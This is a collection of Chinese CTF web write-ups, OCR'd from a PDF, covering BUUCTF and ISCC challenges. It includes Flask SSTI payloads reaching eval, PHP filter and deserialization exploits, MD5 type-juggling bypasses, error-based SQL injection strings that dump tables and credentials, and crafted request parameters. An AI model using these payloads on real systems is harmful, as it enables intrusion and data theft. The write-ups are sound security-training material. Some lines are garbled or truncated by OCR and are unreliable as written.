
https://github.com/vulhub/vulhub/blob/master/flask/ssti/

先看他的项目链接

靶机信息

剩余时间: 3547s

node5.buuoj.cn:27323



Hello uid=33(www-data) gid=33(www-data) groups=33(www-data),0(root)


```
{% for c in [].class.base.subclasses() %}
{% if c.name == 'catch_warnings' %}
  {% for b in c.init.globals.values() %}
  {% if b.class == {}.class %}
    {% if 'eval' in b.keys() %}
      {{ b['eval'] }}
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```

Hello KUBERNETES_PORT=tcp://10.240.0.1:443 KUBERNETES_SERVICE_PORT=443 HOSTNAME=out
PYTHON_PIP_VERSION=19.3.1 HOME=/root GPG_KEY=0D96DF4D4110E5C43FBFB17F2D347EA6AA654
PYTHON_GET_PIP_URL=https://github.com/pypa/get-pip/raw/ffe826207a010164265d9cc807978e3604
SERVER_SOFTWARE=gunicorn/20.0.0 KUBERNETES_PORT_443_TCP_ADDR=10.240.0.1 PATH=/usr/local/
usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin KUBERNETES_PORT_443_TCP_PORT=443 KUBERNETES_PORT_
LANG=C.UTF-8 PYTHON_VERSION=3.6.9 KUBERNETES_PORT_443_TCP=tcp://10.240.0.1:443
KUBERNETES_SERVICE_PORT_HTTPS=443 KUBERNETES_SERVICE_HOST=10.240.0.1 PWD=/app
PYTHON_GET_PIP_SHA256=b86f36cc4345ae87bfd4f10ef6b2dbfa7a872fbff70608a1e43944d283fd0eee
FLAG=flag{6aad1237-2b37-4c75-8b6e-1fffa65d3cda}

214.[第三章 web进阶]SSTI

```
C:\Users\lin\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.12_qbz5n2
12\site-packages\arjun>python __main__.py -u http://4e315603-8d1d-4890-a9f3-d69
    _
   /_| _ '
  (  |/ /(//) v2.2.7
      _/

 Scanning 0/1: http://4e315603-8d1d-4890-a9f3-d69c9151ea79.node5.buuoj.cn:81
 Probing the target for stability
 Analysing HTTP response for anomalies
 Logicforcing the URL endpoint
 parameter detected: password, based on: body length
 Parameters found: password
```

PWD=/ KUBERNETES_SERVICE_HOST=10.240.0.1
PYTHON_GET_PIP_SHA256=b3153ec0cf7b7bbf9556932aa37e4981c35dc2a2c501d70d91d2795aa532be
FLAG=flag{971863a1-1ef2-44af-b974-d84de3a3164e}




假的

假的flag

ls后查看其他文件

k import render_template from flask import request from flask import render_templat
ame__) # FLAG: n1book{eddb84d69a421a82} @app.route('/') def index(): password = r
plate = ''' password is wrong: %s ''' %(password) return render_template_stri
': app.run(debug=False, host="0.0.0.0", port=8000)




215.[ZJCTF 2019]NiZhuanSiWei

```php
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
        echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
        if(preg_match("/flag/",$file)){
                echo "Not now!";
                exit();
        }else{
                include($file);  //useless.php
                $password = unserialize($password);
                echo $password;
        }
}
else{
        highlight_file(__FILE__);
}
?>
```

data://协议绕过第一个

welcome to the zjctf



后面要反序列化 但没有任何信息 也不能直接file读取flag 所以先看useless.php

php://filter/read=convert.base64-encode/resource=useless.php

welcome to the zjctf

PD9waHAgIAoKY2xhc3MgRmxhZ3sgIC8vZmxhZy5waHAgIAogICAgcHVibGljICRma

读完后 file赋值为useless.php使其被include包含

```php
<?php

class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```

最后序列化

```php
<?php

class Flag{  //flag.php
    public $file='flag.php';
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
$obj=new Flag();
$a=serialize($obj);
echo $a;
?>
```

Output Empty

标准输出：


```
O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

最后url

216.[MRCTF2020]Ez_bypass

```
I put something in F12 for you
include 'flag.php';
$flag='MRCTF{xxxxxxxxxxxxxxxxxxxxxxxx}';
if(isset($_GET['gg'])&&isset($_GET['id'])) {
    $id=$_GET['id'];
    $gg=$_GET['gg'];
    if (md5($id) === md5($gg) && $id !== $gg) {
        echo 'You got the first step';
        if(isset($_POST['passwd'])) {
            $passwd=$_POST['passwd'];
            if (!is_numeric($passwd))
            {
                 if($passwd==1234567)
                 {
                     echo 'Good Job!';
                     highlight_file('flag.php');
                     die('By Retr_0');
                 }
                 else
                 {
                     echo "can you think twice??";
                 }
            }
            else{
                echo 'You can not get it !';
            }

        }
        else{
            die('only one way to get the flag');
        }
}
    else {
        echo "You are not a real hacker!";
    }
}
else{
    die('Please input first');
}
}Please input first
```


You got the first stepGood Job! <?php
$flag="flag{507695f9-0799-44eb-950c-4cc00ab41e01}"
?> By Retr_0



217.[极客大挑战 2019]HardSQL


sqlmap注入不了 手动注入

找出被过滤的字符



5	+	200	17	789
6	handler	200	21	789
9	sleep	200	19	789
12	having	200	19	789
16	BENCHMARK	200	21	789
20	insert	200	16	789
25	&	200	18	789
26	&&	200	22	789
27	\	200	19	789
28	handler	200	22	789
29	-- -	200	20	789
31	--+	200	17	789

1' oorr 1=1;#也被过滤 说明不是黑名单消除 空格和等号都被过滤了



用like代替等号，括号代替空格

报错注入

爆库


1'or(updatexml(1,concat(0x7e,database(),0x7e),1))#

爆表

1'or(updatexml(1,concat(0x7e,
(select(group_concat(table_name))from(information_schema.tables)where(table_schema)like(data


base())),0x7e),1))#

1'or(updatexml(1,concat(0x7e,
(select(group_concat(column_name))from(information_schema.columns)where(table_name)like('H
4rDsq1')),0x7e),1))#



1'or(updatexml(1,concat(0x7e,
(select(group_concat(username,'~',password))from(H4rDsq1)),0x7e),1))#

1'or(updatexml(1,concat(0x7e,
(select(group_concat((right(password,25))))from(H4rDsq1)),0x7e),1))#



218.赛博之城 [ISCC]

小睿仔细看了看这些英雄的“用户代理”身份标识

心想这位是计算机行业的专家

肯定能够解决掉“病毒魔人”，重振我“网络之神”的威名

(注意：需要输入正确的“用户代理”身份标识与英雄名称)

(例如选择“鳄霸雷克顿”，需要输入对应的拼音全称，首字母大写，即“EBaLeiKeDun”)


“EBaLeiKeDun” (鳄霸雷克顿) 与“ShengLingShiZheLeiKeDun” (圣灵使者雷克顿) 是不同的答案)

请输入你的答案 提交

黑客入侵无处不在！！！在这里输入信息是没用的！！！

想起题目提示“用户代理”和回归基础，于是在user-agent填数据再提交

新赛季玩不明白，还是老老实实练好基本功吧！Q2rN6h3YkZB9fL5j2WmX.php



查看文件

```php
<?php
show_source(__FILE__);
include('E8sP4g7UvT.php');
$a=$_GET['huigui_jibengong.1'];
$b=$_GET['huigui_jibengong.2'];
$c=$_GET['huigui_jibengong.3'];

$jiben = is_numeric($a) and preg_match('/^[a-z0-9]+$/',$b);
if($jiben==1)
{
        if(intval($b) == 'jibengong')
        {
                if(strpos($b, "0")==0)
                {
                        echo '基本功不够扎实啊！';
                        echo '<br>';
                        echo '还得再练！';
                }
                else
                {
                        $$c = $a;
                        parse_str($b,$huiguiflag);
                        if($huiguiflag[$jibengong]==md5($c))
                        {
                                echo $flag;
                        }
                        else{
                                echo '基本功不够扎实啊！';
                                echo '<br>';
                                echo '还得再练！';
                        }
                }
        }
        else
        {
                echo '基本功不够扎实啊！';
                echo '<br>';
                echo '还得再练！';
        }
}
else
{
        echo '基本功不够扎实啊！';
```

```
http://112.126.73.173:9998/Q2rN6h3YkZB9fL5j2WmX.php?
huigui[jibengong.1=0e1&huigui[jibengong.2=0e1=e559dcee72d03a13110efe9b6355b30d
&huigui[jibengong.3=jibengong
```

a=　　数字

b=　1 = e559dcee72d03a13110efe9b6355b30d　字母，非0开头

$c=　jibengong

$ jibengong=$a=　1


这里有个非法参数名传参考察，将第一个_**替换为[**

构造intval($b) == 'jibengong'：$b以非数字开头（如a0），其intval为0。
绕过strpos检查：确保$b中的0不在首位（如a0）。
变量覆盖与MD5匹配：通过$$c = $a设置$jibengong为$a的值，并构造parse_str参数使$huiguiflag[$a]等于md5($c)
对于参数三要huigui_jibengong.3进行md5后等于huigui_jibengong.2，将jibengong进行md5加密：为e559dcee72d03a13110efe9b6355b30d

```
huigui[jibengong.1=123&huigui[jibengong.2=a0%3D123%26123%3De559dcee72d03a13110efe9b6355b30d&huigui[jibengong.3=jibengong
```

219.哪吒的试炼 [ISCC2025]

线索一定是莲藕 最后构造payload



按钮最开始按不了，把dis去掉后

去到get传参 加上post传参

请求

美化 Raw Hex

```
1  POST /isflag.php HTTP/1.1
2  Host: 112.126.73.173:9999
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:133.0) Gecko/20100101
   Firefox/133.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://112.126.73.173:9999/isflag.php?source=true
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 113
10 Origin: http://112.126.73.173:9999
11 Connection: keep-alive
12 Upgrade-Insecure-Requests: 1
13 Priority: u=0, i
14
15 nezha={"incantation": "I_am_the_spiriI_am_the_spirit_of_firet_of_fire","md5":
   "240610708","power": "QNKCDZO"}
16
17
```

Search 0高亮

响应

美化 Raw Hex 页面渲染

直接提交就错误了 一定是要和上面的文字结合


按规律翻译 获得flag

220.shallowseek[ISCC2025]



112.126.73.173:49111 显示
ShallowSeek 说：或许你可以看看f1@g.txt呢
确定
我是ShallowSeek，不高兴见到你！
我不可以帮你写代码、读文件、写作各种创意内容，我什么都不知道~
flag
浅度思考 (1R)
联网搜索


不高兴见到你！
创意内容，我什么都不知道~
112.126.73.173:49111
ShallowSeek 说：联网后我好像更聪明了.....
flag{smart_ai_fake_online}
确定
浅度思考 (1R)
联网搜索

这是假flag，于是联网查看f1@g.txt



尝试注入 也被过滤



单独输入or发现一样的提示 那么就是or被过滤了

不确定是不是注入题，在页面中找寻到如下js： http://112.126.73.173:49111/static/evil-buttons.js

```
document.addEventListener('DOMContentLoaded', function () {
    const btnA = document.getElementById('btn-a');
    const btnB = document.getElementById('btn-b');
    let aLocked = false;
    let bLocked = false;
    const _ = [0x6c, 0x6f, 0x63, 0x6b];

    // 鍒濆□瑜氫緵
    btnA.style.position = 'absolute';
    btnB.style.position = 'absolute';
    btnA.style.left = '60%';
    btnA.style.top = '100px';
    btnB.style.left = '70%';
    btnB.style.top = '100px';
```

```
    function resetPosition(btn, left, top) {
        btn.style.left = left;
        btn.style.top = top;
    }

    window[String.fromCharCode(0x6c,0x6f,0x63,0x6b) + String.fromCharCode(0x41)]
= function (k, v) {
        if (btoa(k + String.fromCharCode(0x38) + v) === 'NDM4Mg==') {
            aLocked = true;
            btnA.classList.add('locked');
            resetPosition(btnA, '60%', '100px');
            console.log("A鎵夐挃宸查攣瀹氾紟");
            fetch('api/mark_frag_ok.php');
        }
    };

    window.lockB = function () {
        bLocked = true;
        btnB.classList.add('locked');
        resetPosition(btnB, '70%', '100px');
        console.log("B鎵夐挃宸查攣瀹氾紟");
    };

    btnA.addEventListener('mouseenter', function () {
        if (!aLocked) {
            const offsetX = Math.random() * 200 - 100;
            const offsetY = Math.random() * 100 - 50;
            btnA.style.left = `calc(60% + ${offsetX}px)`;
            btnA.style.top = `calc(100px + ${offsetY}px)`;
        }
    });

    btnB.addEventListener('mouseenter', function () {
        if (!bLocked) {
            const offsetX = Math.random() * 200 - 100;
            const offsetY = Math.random() * 100 - 50;
            btnB.style.left = `calc(70% + ${offsetX}px)`;
            btnB.style.top = `calc(100px + ${offsetY}px)`;
        }
    });

    btnA.addEventListener('click', function () {
        if (!aLocked) {
            alert('涓轰粈涔堣繕璇曞療闆堝皢锛�');
        } else {
            fetch('api/get_frag.php')
                .then(res => res.text())
                .then(data => alert(data))
                .catch(() => alert("璇诲彇澶遍辩触"));
        }
    });

    btnB.addEventListener('click', function () {
        if (!bLocked) {
            fetch('api/hint.php')
                .then(r => r.text())
                .then(txt => alert(txt));
        } else {
```

```
            alert('缁欐緳璁蹭釜绗戝瘽锛氬□浜哄憡璇麦▼搴忓憾锛氬幓涔颁袱涓□□瀛愭紝濡傛灉鏈夌ス鐨勬紝灏变涓€涓□紝浜庢槸浠欐敼涔堟椂鍐欎笅涓€涓□□瀛愪€€€');
        }
    });

});
```

访问：api/hint.php ShallowSeek的好朋友AJAX好想要个头啊，X开头的最好了

由AJAX联想到： **X-Requested-With: XMLHttpRequest**

对于api/mark_frag_ok.php 你为什么不试试捉住爱动的B选项?

api/get_frag.php ShallowSeek虽然傻，但是不想让你看这个

